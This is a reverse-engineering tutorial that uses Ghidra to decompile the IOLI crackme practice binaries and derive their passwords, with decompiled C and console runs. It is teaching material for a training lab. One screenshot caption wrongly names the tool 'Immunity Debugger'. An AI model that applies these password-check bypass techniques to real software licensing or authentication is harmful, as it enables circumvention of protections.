
Graph AST Control Flow

Selecting Graph AST Control Flow, from the decompiler provider window toolbar, will generate an abstract syntax tree (AST) control flow graph based upon the decompiler results and render the graph within the current Graph Service.

If no Graph Service is available then this action will not be present.

Symbol Tree:



The Symbol Tree shows symbols from a program in a hierarchical view. The Symbol tree is organized by the following categories: *Externals*, *Function*, *Labels*, *Classes*, and *Namespaces*.




USING GHIDRA TO SOLVE CRACKME0x04.exe

Project Creation

Project window enables downloading and managing binary files. The crackme0x04.exe binary file which we are going to work with is available for downloading here (<https://github.com/Maijin/Workshop2015/tree/master/OLI-crackme/bin-win32>). Create a new project and import the downloaded crackme0x04.exe file. This can be done by dragging and dropping the binary file into the project window or by selecting File -> Import File in project window options. After this has been done you will see the downloaded crackme0x04.exe file.



Next, double click crackme0x04.exe in the project window to open code browser. A message box with the question “Do you want to analyze the binary file?” will be displayed. Select “Yes” and you will be shown various types of analysis available. Default settings are suitable for this project, so select “Analyze” and wait until Ghidra has completed the task. As soon as this has been done, code browser and main windows will be displayed.



After importing the binary, select the “Symbol Tree” window and expand the “Functions” folder to get to the `_main` function or use the “Filter” input box to search for `_main`. Once you click on it, you should be inside the main function and you will see the decompilation output to the right.

The screenshot shows the Immunity Debugger interface. On the left is the 'Symbol Tree' window, which lists symbols categorized into Imports, Exports, Functions, and Labels. Under 'Imports', there is a entry for 'MSVCRT.DLL' containing '_getmainargs'. Under 'Functions', there are entries for '_getmainargs', '_main', and '_mainCRTStartup'. Under 'Labels', there are entries for '_imp___getmainargs' and '_WinMainCRTStartup'. A filter bar at the bottom of the Symbol Tree window shows 'Filter: main'. On the right is the 'Decompile' window, displaying the C decompiled code for the main function:

```
1 int __cdecl _main(int _Argc,char **_Argv,char **_Env)
2
3 {
4     size_t local_a0;
5     char local_7c [120];
6
7     __alloca(local_a0);
8     __main();
9     _printf("IOLI Crackme Level 0x04\n");
10    _printf("Password: ");
11    _scanf("%s",local_7c);
12    _check(local_7c);
13
14 }
15
16 }
```

Rename the variables to meaningful names and added comments to make things more readable

```
int __cdecl _main(int _Argc,char **_Argv,char **_Env)

{
    size_t local_a0;
    char inputVar [120];

    __alloca(local_a0);
    __main();
    _printf("IOLI Crackme Level 0x04\n");
    _printf("Password: ");
    _scanf("%s",inputVar);
    _check(inputVar);
    return 0;
}
```

We can see that a function named `_check` is being called with a character array called `local_7c`, which is our user input from the command line.

Double click on `_check` in the decompilation window and let's take a closer look at this function.

Check():

```
void __cdecl _check(char *Input)

{
    size_t sVarl;
    char CharOfInput;
    uint IndexOfInput;
    int TotalOfInput;
    int CharInt;

    TotalOfInput = 0;
    IndexOfInput = 0;
    while( true ) {
        sVarl = _strlen(Input);
        if (sVarl <= IndexOfInput) {
            _printf("Password Incorrect!\n");
            return;
        }
        CharOfInput = Input[IndexOfInput];
        _sscanf(&CharOfInput, "%d", &CharInt);
        TotalOfInput = TotalOfInput + CharInt;
        if (TotalOfInput == 0xf) break;
        IndexOfInput = IndexOfInput + 1;
    }
    _printf("Password OK!\n");
}
```

IndexOfInput is iterated in this while loop.

In each iteration, each char of input is gained by Input[IndexOfInput] and stored in Char.

The sscanf() function allows us to read formatted data from a string rather than standard input or keyboard. Its syntax is as follows:

Syntax: int sscanf(const char *str, const char * control_string [arg_1, arg_2, ...]);

The first argument is a pointer to the string from where we want to read the data. The rest of the arguments of sscanf() is same as that of scanf(). It returns the number of items read from the string and -1 if an error is encountered.

Link for eg: <https://overiq.com/c-programming-101/the-sscanf-function-in-c/>

Sscanf() statement stores Char (which is in char format) in CharInt (which is in integer format).

TotalOfInput is calculated by adding CharInt in each iteration.

If TotalOfInput=15 then password is correct.

The IndexOfInput is incremented. Then its checked if index is more than the length of Input string.

If yes, password is wrong.

Therefore, password requires a string of numbers where the addition of digits is 15 at some point.

```
PS C:\Users\windows\Downloads> ./crackme0x04.exe
IOLI Crackme Level 0x04
Password: 5433
Password OK!
PS C:\Users\windows\Downloads> ./crackme0x04.exe
IOLI Crackme Level 0x04
Password: 96
Password OK!
PS C:\Users\windows\Downloads> ./crackme0x04.exe
IOLI Crackme Level 0x04
Password: 12345
Password OK!
PS C:\Users\windows\Downloads> -
```

Some More Solved Examples:

Crackme0x00:

```
_printf("IOLI Crackme Level 0x00\n");
_printf("Password: ");
 scanf("%s",inputVar);
passCheck = _strcmp(inputVar,"250382");
if (passCheck == 0) {
    _printf("Password OK :)\n");
}
else {
    _printf("Invalid Password!\n");
}
```

Password is a string here : 250382 which is compared with input.

```
PS C:\Users\windows\Downloads> .\crackme0x00.exe
IOLI Crackme Level 0x00
Password: 250382
Password OK :)
```

Crackme0x01:

```
_____
_printf("IOLI Crackme Level 0x01\n");
_printf("Password: ");
 scanf("%d",&inputvar);
if (inputvar == 0x149a) {
    _printf("Password OK :)\n");
}
else {
    _printf("Invalid Password!\n");
}
return 0;
```

Decimal value of 0x149a=5274

```
PS C:\Users\windows\Downloads> .\crackme0x01.exe
IOLI Crackme Level 0x01
Password: 5274
Password OK :)
PS C:\Users\windows\Downloads>
```

Crackme0x02:

```
_printf("IOLI Crackme Level 0x02\n");
_printf("Password: ");
 scanf("%d",&inputVar);
if (inputVar == 0x52b24) {
    _printf("Password OK :)\n");
}
else {
    _printf("Invalid Password!\n");
}
```

Decimal value of 0x52b24=338724

```
invalid password:
PS C:\Users\windows\Downloads> ./crackme0x02.exe
IOLI Crackme Level 0x02
Password: 338724
Password OK :)
PS C:\Users\windows\Downloads>
```

Crackme0x03:

```
_printf("IOLI Crackme Level 0x03\n");
_printf("Password: ");
 scanf("%d",&inputVar);
_test(inputVar,0x52b24);
return 0;
```

```
PS C:\Users\windows\Downloads> ./crackme0x03.exe
IOLI Crackme Level 0x03
Password: 338724
Password OK!!! :)
PS C:\Users\windows\Downloads>
```